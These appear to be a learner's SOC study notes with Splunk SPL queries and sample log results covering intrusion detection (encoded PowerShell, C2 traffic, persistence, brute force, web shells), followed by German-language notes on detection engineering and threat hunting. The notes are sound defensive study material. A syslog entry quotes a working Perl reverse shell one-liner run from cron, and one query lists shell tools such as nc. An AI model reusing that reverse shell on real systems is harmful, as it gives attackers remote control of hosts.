_time	ComputerName	User	ParentImage	ParentCommandLine	Image	CommandLine
2025-08-11 10:58:27	WINHOST05	WINHOST05\ted-admin	C:\Program Files\nodejs\node.exe	"C:\Program Files\nodejs\node.exe" C:\Users\Public\update_config.js	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /d /s JABkAGUAcwB8ACAAPQAgACIAJABLAG4Adg

1. Victim Host 2. Compromised User Account 3. Launch Suspicious JS Script 4. Encoded PowerShell Execution

Malicious Process Execution:
index=winenv EventCode=1 *powershell* AND *EncodedCommand*
| table _time ComputerName ParentUser ParentImage ParentCommandLine Image CommandLine

Events Patterns Statistics (1) Visualization

Show: 20 Per Page Format Preview: On

_time	ComputerName	Image	SourceIp	SourcePort	DestinationIp	DestinationPort	Protocol
2025-08-11 11:03:32	WINHOST05	C:\Windows\Temp\PPn423.exe	10.10.219.245	53538	83.222.191.2	9999	tcp

1. Victim Host 2. Malicious Process Establishing Network Connection 3. Victim IP Address 4. Destination Malicious IP, possible C2 5. Suspicious Destination Port 6. Network Communication Protocol

Suspicious Network Connection:
index=winenv EventCode=3 ComputerName=WINHOST05
| table _time ComputerName Image SourceIp SourcePort DestinationIp DestinationPort Protocol

WinEventLogs:

Events (2) Patterns Statistics (2) Visualization

Show: 20 Per Page Format Preview: On

_time	EventCode	ComputerName	Subject_Account_Name	Target_Account_Name	New_Account_Account_Name	Keywords
2025-08-11 15:11:17	4722	WINHOST05	ted-admin	backup		Audit Success
2025-08-11 15:11:17	4720	WINHOST05	ted-admin		backup	Audit Success

1. User Account Created Event 2. User Account Enabled Event 3. Victim Host 4. Compromised User Performing Activity 5. Created User Account 6. Enabled User Account 7. Action Successfully Completed

Security Logs:
index=winenv EventCode=4720 OR EventCode=4722
| table _time EventCode ComputerName Subject_Account_Name Target_Account_Name New_Account_Account_Name Keywords

Events (3) Patterns Statistics (3) Visualization						
Show: 20 Per Page Format Preview: On						
_time	EventCode	ComputerName	Service_Name	Service_Account	Service_File_Name	Message
2025-08-11 15:36:05	7045	WINHOST05	User Updates	LocalSystem	C:\Users\TOMBAR-1\AppData\Local\Temp\RNSfnsjdf.exe	A service was installed in the system.
1. Service Created Event 5. Service Executing User 6. Malicious Executable Triggered on Service Start						
2025-08-11 15:36:06	7036	WINHOST05	User Updates			The User Updates service entered the running state.
2025-08-11 15:53:14	7036	WINHOST05	User Updates			The User Updates service entered the stopped state.
2. Service Started/Stopped Events 3. Victim Host 4. Created Service Name						

System Logs:

index=winenv EventCode=7045 OR EventCode=7036 ComputerName=WINHOST05
| table _time EventCode ComputerName Service_Name Service_Account Service_File_Name Message

Linux: Authentication:

Events (97) Patterns Statistics Visualization						
Timeline format Zoom Out Zoom to Selection Deselect						
Show Fields Format Show: 20 Per Page View: List						
i	Time	Event				
>	8/11/25 9:31:07.688 AM	2025-08-11T09:31:07.688251+00:00 deceptipot-demo sshd[1919]: Accepted password for ubuntu from 10.14.94.82 port 53600 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:29:35.388 AM	2025-08-11T09:29:35.388871+00:00 deceptipot-demo sshd[1810]: Accepted password for ubuntu from 10.14.94.82 port 53567 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:28:46.255 AM	2025-08-11T09:28:46.255540+00:00 deceptipot-demo sshd[1791]: Failed password for ubuntu from 10.14.94.82 port 53560 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:28:46.255 AM	2025-08-11T09:28:46.255261+00:00 deceptipot-demo sshd[1792]: Failed password for ubuntu from 10.14.94.82 port 53561 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:28:46.233 AM	2025-08-11T09:28:46.233027+00:00 deceptipot-demo sshd[1793]: Failed password for ubuntu from 10.14.94.82 port 53562 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:28:46.185 AM	2025-08-11T09:28:46.185424+00:00 deceptipot-demo sshd[1794]: Failed password for ubuntu from 10.14.94.82 port 53563 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				
>	8/11/25 9:28:43.665 AM	2025-08-11T09:28:43.665931+00:00 deceptipot-demo sshd[1793]: Failed password for ubuntu from 10.14.94.82 port 53562 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure				

Unusual login:

index=linux source="auth.log" *ubuntu* process=sshd
| search "Accepted password" OR "Failed password"

Events (12) Patterns Statistics Visualization						
Timeline format Show Fields Format Show: 20 Per Page View: List						
i	Time	Event				
>	11/8/25 13:43:08.608 PM	2025-08-11T13:43:08.608290+00:00 deceptipot-demo sudo: ubuntu : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/su host = ce-splunk source = auth.log sourcetype = linux_secure				
>	11/8/25 13:43:08.612 PM	2025-08-11T13:43:08.612300+00:00 deceptipot-demo sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000) host = ce-splunk source = auth.log sourcetype = linux_secure				
>	11/08/25 13:43:08.618 PM	2025-08-11T13:43:08.618727+00:00 deceptipot-demo su[1460]: (to root) root on pts/1 host = ce-splunk source = auth.log sourcetype = linux_secure				

Privilege Escalation:

index=linux source="auth.log" *su*
| sort + _time

System:

Events (3) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection X Deselect 1 minute per column

Show Fields Format Show: 20 Per Page View: List

i	Time	Event
>	8/11/25 1:55:01.150 PM	2025-08-11T13:55:01.150052+00:00 deceptipot-demo CRON[2207]: (root) CMD (/usr/bin/perl -e 'use Socket;\$i="10.10.101.12";\$p=9999;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(\$s,sockaddr_in(\$p,inet_aton(\$i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'})
		host = deceptipot-demo source = syslog sourcetype = syslog
>	8/11/25 1:50:01.134 PM	2025-08-11T13:50:01.134594+00:00 deceptipot-demo CRON[2016]: (root) CMD (/tmp/pnr5433sw.sh)
		host = deceptipot-demo source = syslog sourcetype = syslog
>	8/11/25 1:45:01.124 PM	2025-08-11T13:45:01.124151+00:00 deceptipot-demo CRON[2002]: (root) CMD (/tmp/pnr5433sw.sh)
		host = deceptipot-demo source = syslog sourcetype = syslog

Execution perl reverse shell

Suspicious file execution

Persistence Mechanisms:

index=linux sourcetype=syslog ("CRON" OR "cron")

| search ("python" OR "perl" OR "ruby" OR ".sh" OR "bash" OR "nc")

Web Log Sources:

Events (160) Patterns Statistics (1) Visualization

Show: 20 Per Page Format Preview: On

referer_domain	clientip	UserAgent	uri_path	count	status
http://demo-web.deceptitech.thm	167.172.41.141	Mozilla/5.0 (Hydra)	/wp-login.php	160	200

3. Brute-Force Utility

5. Number of Attempts

1. Domain Under Brute-Force Attack

2. Attacker IP

4. Target Login Page

6. Response Status Codes

Brute Force:

index=* method=POST uri_path="/wp-login.php"

| bin_time span=5m

| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time

| where count > 25

| table referer_domain clientip UserAgent uri_path count status

Events (336) Patterns Statistics (1) Visualization

Show: 20 Per Page Format Preview: On

referer_domain	count	method	status	clientip	UserAgent	uri
http://demo-web.deceptitech.thm	14	GET POST	200	167.172.41.141	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php

2. Upload and Access to Web Shell

4. Attacker IP

1. Target Domain

3. Successful Exploitation

5. Potential Web Shell

Possible Web Shell:

index=*

| search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=GET)

| stats values(status) as status values(useragent) as UserAgent values(method) as method

values(uri) as uri values(clientip) as clientip count by referer_domain

| where count > 2

| table referer_domain count method status clientip UserAgent uri

Events (1765443) Patterns Statistics (3) Visualization

Show: 20 Per Page Format Preview: On

_time	referer_domain	clientip	UserAgent	uri_path	count	status
2025-06-27 21:20:00	http://demo-web.deceptitech.thm	167.172.41.141	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/	1645433	503

4. Requests Count

1. Domain Under DDoS Attack

2. One of the DDoS IPs

3. Target URI Paths

5. Service Unavailable

DDoS Activity:

index=* status=503

| bin_time span=10m

| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent

values(uri_path) as uri_path count by clientip _time

| where count > 100000

| table _time referer_domain clientip UserAgent uri_path count status

Detection-Engineering: Detection-Regeln bauen, testen und verbessern.

Detection Types:

Configuration = Soll-Konfiguration vs. Abweichung. z.B.: neuer Admin-User, falsche Firewall-Regel

Modelling = Normalverhalten vs. Anomalie. z.B.: Login aus ungewöhnlichem Land/Uhrzeit.

Indicator = bekannte Malware-IP, Domain, Hash.

Threat Behaviour = Angreiferverhalten/TTPs. z.B.: PowerShell EncodedCommand, Credential Dumping

Detection as Code = Detection-Regeln wie Software-Code behandeln. Dazu gehören: Version Control, Testing, CI/CD, Automation, Review, Dokumentation, Wiederverwendbarkeit. Beispiele: Sigma, YARA, SPL, KQL, EDR Rules.

Responsibilities:

1. Detection Gap Analysis: Welche Detection-Lücken haben wir? Zwei Ansätze:

Reactive = aus vergangenen Incidents lernen.

Proactive = ATT&CK + Threat Intel nutzen, um mögliche TTPs vorher zu erkennen.

2. Datasource Identification: Welche Datenquellen/Logs brauchen wir dafür?

3. Baseline Creation: Was ist normales Verhalten? Zwei Arten:

High-level Baseline = allgemeine Sicherheitsstandards

Technical Baseline = konkrete OS-, IAM-, Netzwerk- und Applikationskonfigurationen

4. Log Collection: Nützliche Logs und Metadaten sammeln/zentralisieren.

5. Rule Writing: Detection Rules schreiben und gegen Datenquellen (Logs) testen.

Sigma = Log Detection Rules. YARA = File/Text Pattern Detection. Snort = Network Traffic Detection. SPL = Splunk Detection Queries.

6. Deployment, Automation & Tuning: Deployment = Regel ins SIEM/EDR bringen.

Automation = Workflows/Playbooks anbinden. Tuning = False Positives reduzieren, Logik verbessern.

ADS Framework = strukturierte Dokumentation und Qualitätskontrolle für Detection Rules vor Lieferung.

Ziel: Alerts reduzieren, False Positives kontrollieren, Incident Response verbessern, Detection Content standardisieren.

Wichtige Steps:

Goal = Warum gibt es den Alert?

Categorisation = MITRE ATT&CK Mapping, damit Analysten Kill-Chain-Kontext verstehen.

Strategy Abstract = High-Level-Beschreibung der Detection: worauf sie achtet, welche Datenquellen/Enrichment genutzt werden, wie False Positives reduziert werden.

Technical Context = Umgebung der Detection: Plattformen, Tools, Datenverarbeitung, relevante technische Details

Blind Spots and Assumptions = Was erkennt die Detection nicht? Welche Annahmen werden gemacht? Wie könnte sie umgangen werden?

False Positives = Welche harmlosen Aktivitäten oder Misconfigurations können den Alert auslösen?

Validation = Testplan, um einen True Positive zu erzeugen und zu prüfen, ob die Detection wirklich auslöst.

Priority = Severity-Einordnung + Begründung dieser.

Response = Hinweise für Triage, Untersuchung und Reaktion auf den Alert.

Detection Maturity Level Model (DML Model) = bewertet, wie gut 1 Company Threat Intel für Detection & Response nutzt.

DML-Level: Je höher das DML-Level, desto weniger IOC-basiert und desto mehr behaviour-/intelligence-basiert ist die Detection.

DML-0 = keine Detection (worst)

DML-1 = Atomic Indicators, z. B. IPs/Domains

DML-2 = Host-/Network-Artefakte, z. B. Hashes, IOCs

DML-3 = Tools

DML-4 = Procedures / Event-Sequenzen

DML-5 = Techniques

DML-6 = Tactics

DML-7 = Strategy

DML-8 = Goals / Motive (best)

Threat Hunting = aktiv nach verdächtigen Spuren suchen, auch wenn noch kein Alert ausgelöst wurde.

Ziele:

Proactive to Finding Bad: Um Angreifer frühzeitig zu finden, bevor sie Schaden verursachen.

Discover Pre-existing Bad: Bestehende automatische Detection-Mechanismen-Lücken, manuell ausfüllen.

Minimise a threat actor's dwell time: Die Verweildauer des Angreifers im Netzwerk verkürzen und dadurch Schaden, Persistenz und Datendiebstahl zu reduzieren.

Develop Detection Methods: Erkenntnisse aus Hunts werden genutzt, um neue Detection Rules zu entwickeln.

Threat Intel steuert die Richtung des Hunts:

Attack Residues = Angriffsspuren wie IOCs, IOAs, verdächtige Prozesse, Logins oder Persistence-Artefakte.

Nach bekannten Schwachstellen in eingesetzten Produkten, CVEs oder Zero-Days suchen.

MITRE ATT&CK Navigator hilft, TTPs von Threat Actors/Malware visuell darzustellen.

Initial Access erkennen:

Tactic: Initial Access (TA0001) beschreibt Techniken, mit denen Angreifer erstmals Zugriff auf eine Organisation bekommen, z. B. durch Phishing, Server-Exploitation, Credential Spraying, USB/Flash-Drives oder trojanisierte Software. Ziel ist ein erster Foothold, entweder über Account-Zugang oder Machine-Zugang.

Hunting Initial Access: Der Hunt konzentriert sich auf frühe Angriffsspuren: Brute-Force via SSH, Web-App Exploitation / RCE, Phishing Links und Attachments

SSH Brute Force auf Jumphost: Über filebeat-* sucht man fehlgeschlagene SSH-Logins auf jumphost. Viele Failed Logins von denselben IPs und Benutzern deuten auf Brute Force hin. Danach prüft man, ob eine dieser IPs später einen erfolgreichen Login hatte.

RCE auf web01: Über packetbeat-* sucht man HTTP-Traffic zu web01. Viele 404-Antworten können Directory Enumeration zeigen. Danach prüft man erfolgreiche Statuscodes wie 200/301/302, verdächtige User-Agents und Parameter, die auf Remote Code Execution hindeuten.

Phishing Links und Attachments: Über winlogbeat-* sucht man auf Workstations nach Dateien, die durch Browser oder Outlook erstellt wurden. Beispiele: Downloads durch chrome.exe, Attachments aus Outlook-Cache oder verdächtige .zip, .lnk, .hta, .exe Dateien.